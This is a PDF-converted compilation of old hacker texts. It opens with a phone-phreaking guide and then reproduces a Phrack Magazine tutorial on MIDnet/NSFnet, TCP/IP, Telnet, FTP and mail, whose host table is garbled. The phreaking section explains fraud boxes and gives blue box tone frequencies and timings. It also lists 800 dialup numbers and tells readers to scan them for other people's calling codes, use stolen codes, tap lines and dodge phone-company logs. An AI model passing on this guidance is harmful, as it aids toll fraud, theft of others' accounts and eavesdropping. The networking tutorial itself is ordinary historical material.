Some boxes and their functions are listed below. Ones marked with '*' indicate that they are not operatable in ESS.

- *Black Box:Makes it seem to the phone company that the phone was never picked up.
- Blue Box: Emits a 2600hz tone that allows you to do such things as stack a trunk line, kick the operator off line, and others.
- Red Box: Simulates the noise of a quarter, nickel, or dime being dropped into a payphone.
- Cheese Box: Turns your home phone into a pay phone to throw off traces (a red box is usually needed in order to call out.)
- *Clear Box: Gives you a dial tone on some of the old SxS payphones without putting in a coin.
- Beige Box: A simpler produced linesman's handset that allows you to tap into phone lines and extract by eavesdropping, or crossing wires, etc.
- Purple Box: Makes all calls made out from your house seem to be local calls.

ANI [ANI]:

Automatic Number Identification. A service available on ESS that allows a phone service [see Dialups below] to record the number that any certain code was dialed from along with the number that was called and print both of these on the customer bill.

dialups [see Dialups below] are all designed just to use ANI. Some of the services do not have the proper equipment to read the ANI impulses yet, but it is impossible to see which is which without being busted or not busted first.

Dialups [dy'l'ups]:

Any local or 800 extended outlet that allows instant access to any service such as MCI, Sprint, or AT&T that from there can be used by hand-picking or using a program to reveal other peoples codes which can then be used moderately until they find out about it and you must switch to another code (preferably before they find out about it.)

Dialups are extremely common on both senses. Some dialups reveal the company that operates them as soon as you hear the tone. Others are much harder and some you may never be able to identify. A small list of dialups:

1-800-421-9438 (5 digit codes)
1-800-547-6754 (6 digit codes)
1-800-345-0008 (6 digit codes)
1-800-734-3478 (6 digit codes)
1-800-222-2255 (5 digit codes)

Codes: Codes are very easily accessed procedures when you call a dialup. They will give you some sort of tone. If the tone does not end in 3 seconds, then punch in the code and immediately following the code, the number you are dialing but strike the '1' in the beginning out first. If the tone does end, then punch in the code when the tone ends. Then, it will give you another tone. Punch in the number you are dialing, or a '9'. If you punch in a '9' and the tone stops, then you messed up a little. If you punch in a tone and the tone continues, then simply dial then number you are calling without the '1'.

All codes are not universal. The only type that I know of that is truly universal is Metrophone. Almost every major city has a local Metro dialup (for Philadelphia, (215)351-0100/0126) and since the codes are universal, almost every phreak has used them once or twice. They do not employ ANI in any outlets that I know of, so feel free to check through your books and call 555-1212 or, as a more devious manor, subscribe yourself. Then, never use your own code. That way, if they check up on you due to your caller log, they can usually find out that you are subscribed. Not only that but you could set a phreak hacker around that area and just let it hack away, since they usually group them, and, as a bonus, you will have their local dialup.

950's. They seem like a perfectly cool phreakers dream. They are free from your house, from payphones, from everywhere, and they host all of the major long distance companies (950)1044 <MCI>, (950)1077 <Sprint>, 950-1088 <S+ylines>, 950-1033 <US Telecom>.) Well, they aren't. They were designed for ANI. That is the point, end of discussion.

A phreak dictionary. If you remember all of the things contained on that file up there, you may have a better chance of doing whatever it is you do. This next section is maybe a little more interesting...

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Blue Box Plans:

These are some blue box plans, but first, be warned, there have been 2600hz tone detectors out on operator trunk lines since XB4. The idea behind it is to use a 2600hz tone for a few very naughty functions that can really make your day lighten up. But first, here are the plans, or the heart of the file:

```
700 :  1  :  2  :  4  :  7  : 11  :
900 :  +  :  3  :  5  :  8  : 12  :
1100:  +  :  +  :  6  :  9  : KP  :
1300:  +  :  +  :  +  : 10  : KP2 :
1500:  +  :  +  :  +  :  +  : ST  :
   :700  :900  :1100  :1300  :1500  :
```

Stop! Before you diehard users start piecing those little tone tidbits together, there is a simpler method. If you have an Apple-Cat with a program like Cat's Meow IV, then you can generate the necessary tones, the 2600hz tone, the KP tone, the KP2 tone, and the ST tone through the dial section. So if you have that I will assume you can boot it up and it works, and I'll do you the favor of telling you and the other users what to do with the blue box now that you have somehow constructed it. The connection to an operator is one of the most well known and used ways of having fun with your blue box. You simply dial a TSPS (Traffic Service Positioning Station, or the operator you get when you dial '0') and blow a 2600hz tone through the line. Watch out! Do not dial this direct! After you have done that, it is quite simple to have fun with it. Blow a KP tone to start a call, a ST tone to stop it, and a 2600hz tone to hang up. Once you have connected to it, here are some fun numbers to call with it:

0-700-456-1000 Teleconference (free, because you are the operator!)
(Area code)-101 Toll Switching
(Area code)-121 Local Operator (hehe)
(Area code)-131 Information
(Area code)-141 Rate & Route
(Area code)-181 Coin Refund Operator
(Area code)-11511 Conference operator (when you dial 800-544-6363)

Well, those were the tone matrix controllers for the blue box and some other helpful stuff to help you to start out with. But those are only the functions with the operator. There are other k-fun things you can do with it.

More advanced Blue Box Stuff:

Oops. Small mistake up there. I forgot tone lengths. Um, you blow a tone pair out for up to 1/10 of a second with another 1/10 second for silence between the digits. KP tones should be sent for 2/10 of a second. One way to confuse the 2600hz traps is to send pink noise over the channel (for all of you that have decent BSR equalizers, there is major pink noise in there.)

Using the operator functions is the use of the 'inward' trunk line. That is working it from the inside. From the 'outward' trunk, you can do such things as make emergency breakthrough calls, tap into lines, busy all of the lines in any trunk (called 'stacking'), enable or disable the TSPS's, and for some 4a systems you can even re-route calls to anywhere.

All right. The one thing that every complete phreak guide should be without is blue box plans, since they were once a vital part of phreaking. Another thing that every complete file needs is a complete listing of all of the 800 numbers around so you can have some more fun.

/-/ 800 Dialup Listings /-/

1-800-345-0008 (6) 1-800-547-6754 (6)
1-800-245-4890 (4) 1-800-327-9136 (4)
1-800-526-5305 (8) 1-800-858-9000 (3)
1-800-437-9895 (7) 1-800-245-7508 (5)
1-800-343-1844 (4) 1-800-322-1415 (6)
1-800-437-3478 (6) 1-800-325-7222 (6)

All right, set Cat Hacker 1.0 on those numbers and have a fuck of a day. That is enough with 800 codes, by the time this gets around to you I don't know what state those codes will be in, but try them all out anyways and see what you get. On some 800 services now, they have an operator who will answer and ask you for your code, and then your name. Some will switch back and forth between voice and tone verification, you can never be quite sure which you will be up against.

Armed with this knowledge you should be having a pretty good time phreaking now. But class isn't over yet, there are still a couple important rules that you should know. If you hear continual clicking on the line, then you should assume that an

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

operator is messing with something, maybe even listening in on you. It is a good idea to call someone back when the phone starts doing that. If you were using a code, use a different code and/or service to call him back.

A good way to detect if a code has gone bad or not is to listen when the number has been dialed. If the code is bad you will probably hear the phone ringing more clearly and more quickly than if you were using a different code. If someone answers voice to it then you can immediately assume that it is an operative for whatever company you are using. The famed '311311' code for Metro is one of those. You would have to be quite stupid to actually respond, because whoever you ask for the operator will always say 'He's not in right now, can I have him call you back?' and then they will ask for your name and phone number. Some of the more sophisticated companies will actually give you a carrier on a line that is supposed to give you a carrier and then just have garbage flow across the screen like it would with a bad connection. That is a feeble effort to make you think that the code is still working and maybe get you to dial someone's voice, a good test for the carrier trick is to dial a number that will give you a carrier that you have never dialed with that code before, that will allow you to determine whether the code is good or not. For our next section, a lighter look at some of the things that a phreak should not be without. A vocabulary.

A few months ago, it was a quite strange world for the modem people out there. But now, a phreaker's vocabulary is essential if you wanna make a good impression on people when you post what you know about certain subjects.

/-/ Vocabulary /-/

- Do not misspell except certain exceptions:

    phone -> fone
    freak -> phreak

- Never substitute 'z's for 's's. (i.e. codez -> codes)

- Never leave many characters after a post (i.e. Hey Dudes!#!@#@!#!@)

- NEVER use the 'k' prefix (k-kool, k-rad, k-whatever)

- Do not abbreviate. (I got lotsa wares w/ docs)

- Never substitute '0' for 'o' (r0dent, l0zer).

- Forget about ye old upper case, it looks ruggyish.

All right, that was to relieve the tension of what is being drilled into your minds at the moment. Now, however, back to the teaching course. Here are some things you should know about phones and billings for phones, etc.

LATA: Local Access Transference Area. Some people who live in large cities or areas may be plagued by this problem. For instance, let's say you live in the 215 area code under the 542 prefix (Ambler, Fort Washington). If you went to dial in a basic Metro code from that area, for instance, 351-0100, that might not be counted under unlimited local calling because it is out of your LATA. For some LATA's, you have to dial a '1' without the area code before you can dial the phone number. That could prove a hassle for us all if you didn't realize you would be billed for that sort of call. In that way, sometimes, it is better to be safe than sorry and phreak.

The Caller Log: In ESS regions, for every household around, the phone company has something on you called a Caller Log. This shows every single number that you dialed, and things can be arranged so it showed every number that was calling to you. That's one main disadvantage of ESS, it is mostly computerized so a number scan could be done like that quite easily. Using a dialup is an easy way to screw that, and is something worth remembering. Anyways, with the caller log, they check up and see what you dialed. Hmm... you dialed 15 different 800 numbers that month. Soon they find that you are subscribed to none of those companies. But that is not the only thing. Most people would imagine "But wait! 800 numbers don't show up on my phone bill!". To those people, it is a nice thought, but 800 numbers are picked up on the caller log until right before they are sent off to you. So they can check right up on you before they send it away and can note the fact that you fucked up slightly and called one too many 800 lines.

Right now, after all of that, you should have a pretty good idea of how to grow up as a good phreak. Follow these guidelines, don't show off, and don't take unnecessary risks when phreaking or hacking.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

122.Phrack Magazine - Vol. 3, Issue 27 by Knight Lightning

Prologue

If you are not already familiar with NSFnet, I would suggest that you read: "Frontiers" (Phrack Inc., Volume Two, Issue 24, File 4 of 13), and definitely; "NSFnet: National Science Foundation Network" (Phrack Inc., Volume Three, Issue 26, File 4 of 11).

Introduction

MIDNET is a regional computer network that is part of the NSFnet, the National Science Foundation Network. Currently, eleven mid-United States universities are connected to each other and to the NSFnet via MIDnet:

UA - University of Arkansas at Fayetteville
ISU - Iowa State University at Ames
UI - University of Iowa at Iowa City
KSU - Kansas State University at Manhattan
KU - University of Kansas at Lawrence
UMC - University of Missouri at Columbia
WU - Washington University at St. Louis, Missouri
UNL - University of Nebraska at Lincoln
OSU - Oklahoma State University at Stillwater
UT - University of Tulsa (Oklahoma)
OU - University of Oklahoma at Norman

Researchers at any of these universities that have funded grants can access the six supercomputer centers funded by the NSF:

John Von Neuman Supercomputer Center
National Center for Atmospheric Research
Cornell National Supercomputer Facility
National Center for Supercomputing Applications
Pittsburgh Supercomputing Center
San Diego Supercomputing Center

In addition, researchers and scientists can communicate with each other over a vast world-wide computer network that includes the NSFnet, ARPAnet, CSnet, BITnet, and others that you have read about in The Future Transcendent Saga. Please refer to "Frontiers" (Phrack Inc., Volume Two, Issue 24, File 4 of 13) for more details.

MIDnet is just one of several regional computer networks that comprise the NSFnet system. Although all of these regional computer networks work the same, MIDnet is the only one that I have direct access to and so this file is written from a MIDnet point of view. For people who have access to the other regional networks of NSFnet, the only real differences depicted in this file that would not apply to the other regional networks are the universities that are served by MIDnet as opposed to:

NYSERnet in New York State
SURAnet in the southeastern United States
SEQSUInet in Texas
BARRnet in the San Francisco area
MERIT in Michigan

(There are others that are currently being constructed.)

These regional networks all hook into the NSFnet backbone, which is a network that connects the six supercomputer centers. For example, a person at Kansas State University can connect with a supercomputer via MIDnet and the NSFnet backbone. That researcher can also send mail to colleagues at the University of Delaware by using MIDnet, NSFnet and SURAnet. Each university has its own local computer network which connects on-campus computers as well as providing a means to connecting to a regional network.

Some universities are already connected to older networks such as CSnet, the ARPAnet and BITnet. In principal, any campus connected to any of these networks can access anyone else in any other network since there are gateways between the networks.

Gateways are specialized computers that forward network traffic, thereby connecting networks. In practice, these wide-area

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

networks use different networking technology which make it impossible to provide full functionality across the gateways. However, mail is almost universally supported across all gateways, so that a person at a BITnet site can send mail messages to a colleague at an ARPAnet site (or anywhere else for that matter). You should already be somewhat familiar with this, but if not refer to; "Limbo To Infinity" (Phrack Inc., Volume Two, Issue 24, File 3 of 13) and "Internet Domains" (Phrack Inc., Volume Three, Issue 26, File 8 of 11)

Computer networks rely on hardware and software that allow computers to communicate. The language that enables network communication is called a protocol. There are many different protocols in use today. MIDnet uses the TCP/IP protocols, also known as the DOD (Department of Defense) Protocol Suite.

Other networks that use TCP/IP include ARPAnet, CSnet and the NSFnet. In fact, all the regional networks that are linked to the NSFnet backbone are required to use TCP/IP. At the local campus level, TCP/IP is often used, although other protocols such as IBM's SNA and DEC's DECnet are common. In order to communicate with a computer via MIDnet and the NSFnet, a computer at a campus must use TCP/IP directly or use a gateway that will translate its protocols into TCP/IP.

The Internet is a world-wide computer network that is the conglomeration of most of the large wide area networks, including ARPAnet, CSnet, NSFnet, and the regionals, such as MIDnet. To a lesser degree, other networks such as BITnet that can send mail to hosts on these networks are included as part of the Internet. This huge network of networks, the Internet, as you have by now read all about in the pages of Phrack Inc., is a rapidly growing and very complex entity that allows sophisticated communication between scientists, students, government officials and others. Being a part of this community is both exciting and challenging.

This chapter of the Future Transcendent Saga gives a general description of the protocols and software used in MIDnet and the NSFNet. A discussion of several of the more commonly used networking tools is also included to enable you to make practical use of the network as soon as possible.

The DOD Protocol Suite
The DOD Protocol Suite includes many different protocols. Each protocol is a specification of how communication is to occur between computers. Computer hardware and software vendors use the protocol to create programs and sometimes specialized hardware in order to implement the network function intended by the protocol. Different implementations of the same protocol exist for the varied hardware and operating systems found in a network.

The three most commonly used network functions are:

Mail -- Sending and receiving messages
File Transfer -- Sending and receiving files
Remote Login -- Logging into a distant computer

Of these, mail is probably the most commonly used.

In the TCP/IP world, there are three different protocols that realize these functions:

SMTP -- (Simple Mail Transfer Protocol) Mail
FTP -- (File Transfer Protocol) sending and receiving files
Telnet -- Remote login

How to use these protocols is discussed in the next section. At first glance, it is not obvious why these three functions are the most common. After all, mail and file transfer seem to be the same thing. However, mail messages are not identical to files, since they are usually comprised of only ASCII characters and are sequential in structure. Files may contain binary data and have complicated, non-sequential structures. Also, mail messages can usually tolerate some errors in transmission whereas files should not contain any errors. Finally, file transfers usually occur in a secure setting (i.e. The users who are transferring files know each other's names and passwords and are permitted to transfer the file, whereas mail can be sent to anybody as long as their name is known).

While mail and transfer accomplish the transfer of raw information from one computer to another, Telnet allows a distant user to process that information, either by logging in to a remote computer or by linking to another terminal. Telnet is most often used to remotely log in to a distant computer, but it is actually a general-purpose communications protocol. I have found it incredibly useful over the last year. In some ways, it could be used for a great deal of access because you can directly connect to another computer anywhere that has TCP/IP capabilities, however please note that Telnet is *NOT* Telenet. There are other functions that some networks provide, including the following:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **Name to address translation for networks, computers and people**
- **The current time**
- **Quote of the day or fortune**
- **Printing on a remote printer, or use of any other remote peripheral**
- **Submission of batch jobs for non-interactive execution**
- **Dialogues and conferencing between multiple users**
- **Remote procedure call (i.e. Distributing program execution over several remote computers)**
- **Transmission of voice or video information**

Some of these functions are still in the experimental stages and require faster computer networks than currently exist. In the future, new functions will undoubtedly be invented and existing ones improved.

The DOD Protocol Suite is a layered network architecture, which means that network functions are performed by different programs that work independently and in harmony with each other. Not only are there different programs but there are different protocols. The protocols SMTP, FTP and Telnet are described above. Protocols have been defined for getting the current time, the quote of the day, and for translating names. These protocols are called applications protocols because users directly interact with the programs that implement these protocols.

The Transmission Control Protocol, TCP, is used by many of the application protocols. Users almost never interact with TCP directly. TCP establishes a reliable end-to-end connection between two processes on remote computers. Data is sent through a network in small chunks called packets to improve reliability and performance. TCP ensures that packets arrive in order and without errors. If a packet does have errors, TCP requests that the packet be retransmitted.

In turn, TCP calls upon IP, Internet Protocol, to move the data from one network to another. IP is still not the lowest layer of the architecture, since there is usually a "data link layer protocol" below it. This can be any of a number of different protocols, two very common ones being X.25 and Ethernet.

FTP, Telnet and SMTP are called "application protocols", since they are directly used by applications programs that enable users to make use of the network. Network applications are the actual programs that implement these protocols and provide an interface between the user and the computer. An implementation of a network protocol is a program or package of programs that provides the desired network function such as file transfer. Since computers differ from vendor to vendor (e.g. IBM, DEC, CDC), each computer must have its own implementation of these protocols. However, the protocols are standardized so that computers can interpolate over the network (i.e. Can understand and process each other's data). For example, a TCP packet generated by an IBM computer can be read and processed by a DEC computer.

In many instances, network applications programs use the name of the protocol. For example, the program that transfers files may be called "FTP" and the program that allows remote logins may be called "Telnet." Sometimes these protocols are incorporated into larger packages, as is common with SMTP. Many computers have mail programs that allow users on the same computer to send mail to each other. SMTP functions are often added to these mail programs so that users can also send and receive mail through a network. In such cases, there is no separate program called SMTP that the user can access, since the mail program provides the user interface to this network function.

Specific implementation of network protocols, such as FTP, are tailored to the computer hardware and operating system on which they are used. Therefore, the exact user interface varies from one implementation to another. For example, the FTP protocol specifies a set of FTP commands which each FTP implementation must understand and process. However, these are usually placed at a low level, often invisible to the user, who is given a higher set of commands to use.

These higher-level commands are not standardized so they may vary from one implementation of FTP to another. For some operating systems, not all of these commands make equal sense, such as "Change Directory," or may have different meanings. Therefore the specific user interface that the user sees will probably differ.

This file describes a generic implementation of the standard TCP/IP application protocols. Users must consult local documentation for specifics at their sites.

Names and Addresses In A Network

In DOD Protocol Suite, each network is given a unique identifying number. This number is assigned by a central authority, namely the Network Information Center run by SRI, abbreviated as SRI-NIC, in order to prevent more than one network from having the same network number. For example, the ARPAnet has network number 10 while MIDnet has a longer number, namely 128.242. Each host in a network has a unique identification so other hosts can specify them unambiguously. Host numbers are usually assigned by the organization that manages the network, rather than one central authority. Host numbers

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

do not need to be unique throughout the whole Internet but two hosts on the same network need to have unique host numbers.

The combination of the network number and the host number is called the IP address of the host and is specified as a 32-bit binary number. All IP addresses in the Internet are expressible as 32-bit numbers, although they are often written in dotted decimal notation. Dotted decimal notation breaks the 32-bit number into four eight-bit parts or octets and each octet is specified as a decimal number. For example, 00000001 is the binary octet that specifies the decimal number 1, while 11000000 specifies 192. Dotted decimal notation makes IP addresses much easier to read and remember.

Computers in the Internet are also identified by hostnames, which are strings of characters, such as "phrackvax." However, IP packets must specify the 32-bit IP address instead of the hostname so some way to translating hostnames to IP addresses must exist.

One way is to have a table of hostnames and their corresponding IP addresses, called a hosttable. Nearly every TCP/IP implementation has such a hosttable, although the weaknesses of this method are forcing a shift to a new scheme called the domain name system. In UNIX systems, the hosttable is often called "/etc/hosts." You can usually read this file and find out what the IP addresses of various hosts are. Other systems may call this file by a different name and make it unavailable for public viewing.

Users of computers are generally given accounts to which all charges for computer use are billed. Even if computer time is free at an installation, accounts are used to distinguish between the users and enforce file protections. The generic term "username" will be used in this file to refer to the name by which the computer account is accessed.

In the early days of the ARPAnet which was the first network to use the TCP/IP protocols, computer users were identified by their username, followed by a commercial "at" sign (@), followed by the hostname on which the account existed. Networks were not given names, per se, although the IP address specified a network number.

For example, "knight@phrackvax" referred to user "knight" on host "phrackvax." This did not specify which network "phrackvax" was on, although that information could be obtained by examining the hosttable and the IP address for "phrackvax." (However, "phrackvax" is a fictitious hostname used for this presentation.)

As time went on, every computer on the network had to have an entry in its hosttable for every other computer on the network. When several networks linked together to form the Internet, the problem of maintaining this central hosttable got out of hand. Therefore, the domain name scheme was introduced to split up the hosttable and make it smaller and easier to maintain.

In the new domain name scheme, users are still identified by their usernames, but hosts are now identified by their hostname and any and all domains of which they are a part. For example, the address "KNIGHT@UMCVMB.MISSOURI.EDU" specifies username "KNIGHT" on host "UMCVMB". However, host "UMCVMB" is a part of the domain "MISSOURI" " which is in turn part of the domain "EDU". There are other domains in "EDU", although only one is named "MISSOURI". In the domain "MISSOURI", there is only one host named "UMCVMB".

However, other domains in "EDU" could theoretically have hosts named "UMCVMB" (although I would say that this is rather unlikely in this example). Thus the combination of hostname and all its domains makes it unique. The method of translating such names into IP addresses is no longer as straightforward as looking up the hostname in a table. Several protocols and specialized network software called nameservers and resolvers implement the domain name scheme.

Not all TCP/IP implementations support domain names because it is rather new. In those cases, the local hosttable provides the only way to translate hostnames to IP addresses. The system manager of that computer will have to put an entry into the hosttable for every host that users may want to connect to. In some cases, users may consult the nameserver themselves to find out the IP address for a given hostname and then use that IP address directly instead of a hostname.

I have selected a few network hosts to demonstrate how a host system can be specified by both the hostname and host numerical address. Some of the nodes I have selected are also nodes on BITnet, perhaps even some of the others that I do not make a note of due a lack of omniscient awareness about each and every single host system in the world :-)

Numerical BITnetHostnameLocation18.72.0.39ATHENA.MIT.EDUMass. Institute of Technology MIT26.0.0.73SRI-NIC.ARPADDN Network Information Center -36.21.0.13MACBETH.STANFORD.EDUStanford University ?36.21.0.60PORTIA.STANFORD.EDUStanford University ?128.2.11.131ANDREW.CMU.EDUCarnegie Mellon Univ. ANDREW128.3.254.13LBL.GOVLawrence Berkeley Labrotories LBL128.6.4.7RUTGERS.RUTGERS.EDURutgers University ?128«9.99.1CUCARD.MED.COLUMBIA.EDUColumbia University ?128.102.18.3AMES.ARC.NASA.GOVAmes Research Center [NASA] -128.103.1.1HARVARD.EDUHarvard University HARVARD128.111.24.40HUB.UCSB.EDUUniv. Of Santa Barbara ?128.115.14.1LLL-WINKEN.LLNL.GOVLawrence Livermore Labratories -128.143.2.7UVAARPA.VIRGINIA.EDUUniversity of

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Virginia ?128.148.128.40BROWNVM.BROWN.EDUBrown University BROWN128.163.1«UKCC.UKY.EDUUniversity of Kentucky UKCC128.183.10.4NSSDCA.GSFC.NASA.GOVGoddard Space Flight Center [NASA]-128.186.4.18RAI.CC.FSU.EDUFlorida State University FSU128.206.1.1UMCVMB.MISSOURI.EDUUniv. of MissouriColumbia UMCVMB128.208.1.15MAX.ACS.WASHINGTON.EDUUniversity of Washington MAX128.228.1.2CUNYVM.CUNY.EDUCity University of New York CUNYVM129.10.1.6NUHUB.ACS.NORTHEASTERN.EDUNortheastern University NUHUB131.151.1.4UMRVMA.UMR.EDUUniversity of Missouri Rolla UMRVMA192.9.9.1SUN.COMSun Microsystems, Inc. -192.33.18.30VM1.NODAK.EDUNorth Dakota State Univ. NDSUVM1192.33.18«0PLAINS.NODAK.EDUNorth Dakota State Univ. NDSUVAX

Please Note: Not every system on BITnet has an IP address. Likewise, not every system that has an IP address is on BITnet. Also, while some locations like Stanford University may have nodes on BITnet and have hosts on the IP as well, this does not necessarily imply that the systems on BITnet and on IP (the EDU domain in this case) are the same systems.

Attempts to gain unauthorized access to systems on the internet are not tolerated and is legally a federal offense. At some hosts, they take this very seriously, especially the government hosts such as NASA's Goddard Space Flight Center, where they do not mind telling you so at the main prompt when you connect to their system.

However, some nodes are public access to an extent. The DDN Network Information Center can be used by anyone. The server and database there have proven to be an invaluable source of information when locating people, systems, and other information that is related to the Internet.

Telnet

Remote login refers to logging in to a remote computer from a terminal connected to a local computer. Telnet is the standard protocol in the DOD Protocol Suite for accomplishing this. The "rlogin" program, provided with Berkeley UNIX systems and some other systems, also enables remote login.

For purposes of discussion, the "local computer" is the computer to which your terminal is directly connected while the "remote computer" is the computer on the network to which you are communicating and to which your terminal is *NOT* directly connected.

Since some computers use a different method of attaching terminals to computers, a better definition would be the following: The "local computer" is the computer that you are currently using and the "remote computer" is the computer on the network with which you are or will be communicating. Note that the terms "host" and "computer" are synonymous in the following discussion.

To use Telnet, simply enter the command: TELNET

The prompt that Telnet gives is: Telnet>

(However, you can specify where you want to Telnet to immediately and bypass the prompts and other delays by issuing the command: TELNET [location].)

There is help available by typing in ?. This prints a list of all the valid
subcommands that Telnet provides with a one-line explanation.

Telnet> ?

To connect to another computer, use the open subcommand to open a connection
to that computer. For example, to connect to the host "UMCVMB.MISSOURI.EDU",
do "open umcvmb.missouri.edu"

Telnet will resolve (i.e. Translate, the hostname "umcvmb.missouri.edu" into an
IP address and will send a packet to that host requesting login. If the remote
host decides to let you attempt a login, it prompts you for your username and password. If the host does not respond, Telnet will "time out" (i.e. Wait for a reasonable amount of time such as 20 seconds) and then terminate with a message such as "Host not responding."

If your computer does not have an entry for a remote host in its hosttable and it cannot resolve the name, you can use the IP address explicitly in the telnet command. For example,

TELNET 26.0.0.73 (Note: This is the IP address for the DDN Network Information Center [SRI-NIC.ARPA])

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

If you are successful in logging in, your terminal is connected to the remote host. For all intents and purposes, your terminal is directly hard-wired to that host and you should be able to do anything on your remote terminal that you can do at any local terminal. There are a few exceptions to this rule, however.

Telnet provides a network escape character, such as CONTROL-T. You can find out what the escape character is by entering the "status" subcommand:

Telnet> status

You can change the escape character by entering the "escape" subcommand:

Telnet> escape

When you type in the escape character, the Telnet prompt returns to your screen and you can enter subcommands. For example, to break the connection, which usually logs you off the remote host, enter the subcommand "quit":

Telnet> quit

Your Telnet connection usually breaks when you log off the remote host, so the "quit" subcommand is not usually used to log off.

When you are logged in to a remote computer via Telnet, remember that there is a time delay between your local computer and the remote one. This often becomes apparent to users when scrolling a long file across the terminal screen and they wish to cancel the scrolling by typing CONTROL-C or something similar. After typing the special control character, the scrolling continues. The special control character takes a certain amount of time to reach the remote computer which is still scrolling information. Thus response from the remote computer will not likely be as quick as response from a local computer. Once you are remotely logged on, the computer you are logged on to effectively becomes your "local computer," even though your original "local computer" still considers you logged on. You can log on to a third computer which would then become your "local computer" and so on. As you log out of each session, your previous session becomes active again.

File Transfer
FTP is the program that allows files to be sent from one computer to another.
"FTP" stands for "File Transfer Protocol".

When you start using FTP, a communications channel with another computer on the network is opened. For example, to start using FTP and initiate a file transfer session with a computer on the network called "UMCVMB", you would issue the following subcommand:

FTP UMCVMB.MISSOURI.EDU

Host "UMCVMB" will prompt you for an account name and password. If your login is correct, FTP will tell you so, otherwise it will say "login incorrect." Try again or abort the FTP program. (This is usually done by typing a special control character such as CONTROL-C. The "program abort" character varies from system to system.)

Next you will see the FTP prompt, which is:

Ftp>

There are a number of subcommands of FTP. The subcommand "?" will list these commands and a brief description of each one.

You can initiate a file transfer in either direction with FTP, either from the remote host or to the remote host. The "get" subcommand initiates a file transfer from the remote host (i.e. Tells the remote computer to send the file to the local computer [the one on which you issued the "ftp" command]). Simply enter "get" and FTP will prompt you for the remote host's file name and the (new) local host's file name. Example:

Ftp> get
Remote file name?
theirfile
local file name?
myfile

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

You can abbreviate this by typing both file names on the same line as the "get" subcommand. If you do not specify a local file name, the new local file will be called the same thing as the remote file. Valid FTP subcommands to get a file include the following:

get theirfile myfile
get doc.x25

The "put" subcommand works in a similar fashion and is used to send a file from the local computer to the remote computer. Enter the command "put" and FTP will prompt you for the local file name and then the remote file name. If the transfer cannot be done because the file doesn't exist or for some other reason, FTP will print an error message.

There are a number of other subcommands in FTP that allow you to do many more things. Not all of these are standard so consult your local documentation or type a question mark at the FTP prompt. Some functions often built into FTP include the ability to look at files before getting or putting them, the ability to change directories, the ability to delete files on the remote computer, and the ability to list the directory on the remote host.

An intriguing capability of many FTP implementations is "third party transfers." For example, if you are logged on computer A and you want to cause computer B to send a file to computer C, you can use FTP to connect to computer B and use the "rmtsend" command. Of course, you have to know usernames and passwords on all three computers, since FTP never allows you to peek into someone's directory and files unless you know their username and password.

The "cd" subcommand changes your working directory on the remote host. The "lcd" subcommand changes the directory on the local host. For UNIX systems, the meaning of these subcommands is obvious. Other systems, especially those that do not have directory-structured file system, may not implement these commands or may implement them in a different manner.

The "dir" and "ls" subcommands do the same thing, namely list the files in the working directory of the remote host.

The "list" subcommand shows the contents of a file without actually putting it into a file on the local computer. This would be helpful if you just wanted to inspect a file. You could interrupt it before it reached the end of the file by typing CONTROL-C or some other special character. This is dependent on your FTP implementation.

The "delete" command can delete files on the remote host. You can also make and remove directories on the remote host with "mkdir" and "rmdir". The "status" subcommand will tell you if you are connected and with whom and what the state of all your options are.

If you are transferring binary files or files with any non-printable characters, turn binary mode on by entering the "binary" subcommand:

binary

To resume non-binary transfers, enter the "ascii" subcommand.

Transferring a number of files can be done easily by using "mput" (multiple put) and "mget" (multiple get). For example, to get every file in a particular directory, first issue a "cd" command to change to that directory and then a "mget" command with an asterisk to indicate every file:

cd somedirectory
mget *

When you are done, use the "close" subcommand to break the communications link. You will still be in FTP, so you must use the "bye" subcommand to exit FTP and return to the command level. The "quit" subcommand will close the connection and exit from FTP at the same time.

Mail
Mail is the simplest network facility to use in many ways. All you have to do is to create your message, which can be done with a file editor or on the spur of the moment, and then send it. Unlike FTP and Telnet, you do not need to know the password of the username on the remote computer. This is so because you cannot change or access the files of the remote user nor can you use their account to run programs. All you can do is to send a message.

There is probably a program on your local computer which does mail between users on that computer. Such a program is

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

called a mailer. This may or may not be the way to send or receive mail from other computers on the network, although integrated mailers are more and more common. UNIX mailers will be used as an example in this discussion.

Note that the protocol which is used to send and receive mail over a TCP/IP network is called SMTP, the "Simple Mail Transfer Protocol." Typically, you will not use any program called SMTP, but rather your local mail program.

UNIX mailers are usually used by invoking a program named "mail". To receive new mail, simply type "mail". There are several varieties of UNIX mailers in existence. Consult your local documentation for details. For example, the command "man mail" prints out the manual pages for the mail program on your computer.

To send mail, you usually specify the address of the recipient on the mail command. For example: "mail knight@umcvmb.missouri.edu" will send the following message to username "knight" on host "umcvmb".

You can usually type in your message one line at a time, pressing RETURN after each line and typing CONTROL-D to end the message. Other facilities to include already-existing files sometimes exist. For example, Berkeley UNIX's allow you to enter commands similar to the following to include a file in your current mail message:

r myfile

In this example, the contents of "myfile" are inserted into the message at this point.

Most UNIX systems allow you to send a file through the mail by using input redirection. For example:

mail knight@umcvmb.missouri.edu < myfile

In this example, the contents of "myfile" are sent as a message to "knight" on "umcvmb."

Note that in many UNIX systems the only distinction between mail bound for another user on the same computer and another user on a remote computer is simply the address specified. That is, there is no hostname for local recipients. Otherwise, mail functions in exactly the same way. This is common for integrated mail packages. The system knows whether to send the mail locally or through the network based on the address and the user is shielded from any other details.

"The Quest For Knowledge Is Without End..."

123.Phrack Magazine - Vol. 3, Issue 27 by Knight Lightning

Prologue For None VMS Users

